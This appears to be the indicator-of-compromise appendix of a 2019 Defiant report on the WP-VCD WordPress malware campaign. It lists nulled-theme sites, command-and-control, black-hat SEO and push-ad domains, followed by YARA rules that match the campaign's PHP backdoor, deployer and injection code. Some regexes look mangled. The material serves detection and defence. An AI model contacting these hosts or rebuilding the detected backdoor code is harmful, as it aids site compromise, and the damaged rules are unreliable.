Username: 100010010

Email: te@ea.st

Nullled Content Download Sites

www.download-freethemes.download

www.downloadfreethemes.co

www.downloadfreethemes.space

www.downloadnulled.pw

www.downloadnulled.top

www.freenulled.top

www.nulledzip.download

www.themesfreedownload.net

www.themesfreedownload.top

www.vestathemes.com

Command and Control (C2) Domains

www.aotson.com

www.batots.com

www.batots.pw

www.batots.top

www.dacocs.com

www.dacocs.pw

www.dacocs.top

www.dacocs.xyz

www.darors.com

www.darors.pw

www.darors.top

www.denom.cc

www.derna.cc

www.derna.top

www.dolsh.com

www.drilns.com

www.drilns.pw

www.drilns.top

www.eatots.com

www.eatots.pw

www.eatots.top

www.facocs.com

www.facocs.pw

www.facocs.top

www.fapilo.com

www.fapilo.pw

www.fapilo.top

www.fatots.com

www.fatots.pw

www.fatots.top

www.fonjy.cc

www.fonjy.pw

www.fonjy.top

www.gacocs.com

www.gacocs.pw

www.gacocs.xyz

www.garors.com

www.garors.pw

www.garors.top

www.gatots.com

www.gatots.pw

www.gatots.top

www.grilns.com

www.grilns.pw

www.grilns.top

www.hacocs.com

www.hacocs.pw

www.hacocs.top

www.harors.com

www.harors.pw

www.harors.top

www.hoxford.net

www.hoxford.pw

www.hoxford.top

www.jarors.com

www.jarors.pw

www.jarors.top

www.jatots.com
www.jatots.pw
www.jatots.top
www.karors.com
www.karors.pw
www.karors.top
www.koxford.com
www.koxford.me
www.koxford.xyz
www.krilns.com
www.lanons.com
www.lanons.me
www.lanons.top
www.linos.cc
www.linos.me
www.linos.xyz
www.macocs.com
www.macocs.pw
www.macocs.xyz
www.matots.com
www.matots.pw
www.matots.top
www.merna.cc
www.merna.pw
www.merna.top
www.mlimus.com
www.mlimus.me
www.mlimus.xyz
www.moxford.cc
www.moxford.me
www.moxford.xyz
www.mrilns.com
www.natots.com
www.pacocs.com
www.pacocs.pw
www.pacocs.xyz
www.panons.com
www.panons.me
www.panons.xyz
www.parors.com
www.parors.pw
www.parors.top
www.patots.com
www.patots.pw
www.patots.top

www.pharors.com
www.pharors.pw
www.pharors.top
www.phatots.com
www.phatots.pw
www.phatots.top
www.plimur.com
www.plimur.me
www.plimur.net
www.plimur.xyz
www.plimus.info
www.plimus.pw
www.plimus.top
www.plimuz.com
www.plimuz.me
www.plimuz.xyz
www.prilns.com
www.prilns.pw
www.prilns.top
www.qarors.com
www.qarors.pw
www.qarors.top
www.qatots.com
www.qatots.pw
www.qatots.top
www.rarors.com
www.rarors.pw
www.rarors.top
www.ratots.com
www.ratots.pw
www.ratots.top
www.ratots.xyz
www.sarors.com
www.sarors.pw
www.sarors.top
www.spekt.cc
www.tanons.com
www.tanons.me
www.tanons.top
www.tarors.com
www.tarors.pw
www.tarors.top
www.uapilo.com
www.uarors.com
www.uarors.pw

www.uarors.top
www.uatots.com
www.uatots.pw
www.uatots.top
www.varors.com
www.vatots.com
www.vatots.pw
www.vatots.top
www.venos.cc
www.venos.pw
www.venos.top
www.verna.cc
www.wacocs.com
www.wacocs.pw
www.wacocs.top
www.warors.com
www.warors.pw
www.warors.top
www.watots.com
www.watots.pw
www.watots.top
www.xapilo.com
www.xapilo.pw
www.xapilo.top
www.xarors.com
www.xarors.pw
www.xarors.top
www.xatots.com
www.xatots.pw
www.xatots.top
www.yapilo.com
www.yapilo.pw
www.yapilo.top
www.yarors.com
www.yarors.pw
www.yarors.top
www.yoxford.net
www.yoxford.pw
www.yoxford.top
www.zanons.com
www.zanons.me
www.zanons.xyz
www.zatots.com
www.zatots.pw
www.zatots.top

www.zinos.cc
www.zinos.pw
www.zinos.top

www.zions.cc
www.zoxford.com
www.zoxford.me

www.zoxford.top

Black Hat SEO Domains

benos.spekt.pw
denom.spekt.pw
dolsh.spekt.pw
dolshcc.spekt.pw
fonjy.spekt.pw
ins.spekt.pw
lanons.spekt.pw
linos.spekt.pw
mlimus.spekt.pw
moxford.spekt.pw
panons.spekt.pw
plimur.spekt.pw
plimus.spekt.pw
plimuz.spekt.pw
poxford.spekt.pw
tanons.spekt.pw
zanons.spekt.pw
zinos.spekt.pw

Propeller Ads Domains

basepush.com
defpush.com
deloplen.com
dolohen.com
fortpush.com
go.mobisla.com
go.mobtrks.com
go.oclaserver.com
go.oclasrv.com
go.onclasrv.com
go.pub2srv.com
go.transferzenad.com
joophesh.com
luckypushh.com
nativepu.sh
newprofitcontrol.com
popu.sh
pushanert.com

pushazam.com
pushlaram.com
pushlat.com
pushlommy.com
pushlum.com
pushmejs.com
pushmono.com
pushnest.com
pushno.com
pushokey.com
pushqwer.com
sendmepush.com
thoorest.com

YARA Rules (Detection Signatures)

```
rule Backdoor_PHP_WPVCD_TempExecution
{
  meta:
    description = "Backdoor script associated with WP-VCD."
  strings:
    $re = /extract\s*\(\s*wp_temp_setupx?\s*\(\s*\$\w+\s*\)\s*\)/ nocase
  condition:
    $re
}

rule Backdoor_PHP_WPVCD_DivCodeName
{
  meta:
    description = "Backdoor script associated with WP-VCD"
  strings:
    $re = /\$div_code_name\s*\=\s*['"]wp_vcd['"];/ nocase
  condition:
    $re
}

rule Backdoor_PHP_WPVCD_Deployer
{
  meta:
    description = "Deployment script associated with WP-VCD."
  strings:
    $re =
/strpos\s*\(\s*\$\w{1,40}\s*,\s*['"]WP_V_CD['"]\s*\)\s*===\s*false/ nocase
  condition:
    $re
}
```

```

rule Spam_PHP_WPVCD_ContentInjection
{
    meta:
        description = "Content injection script associated with WP-VCD."
    strings:
        $re =
/\$ip\s*=\s*\@file_get_contents\s*\(\s*ABSPATH\s*\.\s*['"]wp\-\includes\/wp\
-feed\.php['"]/ nocase
    condition:
        $re
}

rule Suspicious_PHP_PrependedInclude
{
    meta:
        description = "Suspicious PHP include often associated with WP-VCD."
    strings:
        $re =
/^\<?php\s+if\s*\(\s*file_exists\s*\(\s*dirname\s*\(\s*__FILE__\s*\)\s*\.\s*\.\s*['"]\^['"]+['"]\s*\)\s*\)\s*(include|require)\(_once)?\s*\(\s*dirname\s*\(\s*__FILE__\s*\)\s*\.\s*\.\s*['"]\^['"]+['"]\s*\)\s*\;\s*\?\>\s*\<?/ nocase
    condition:
        $re
}

```

© 2019 DEFIANT INC. ALL RIGHTS RESERVED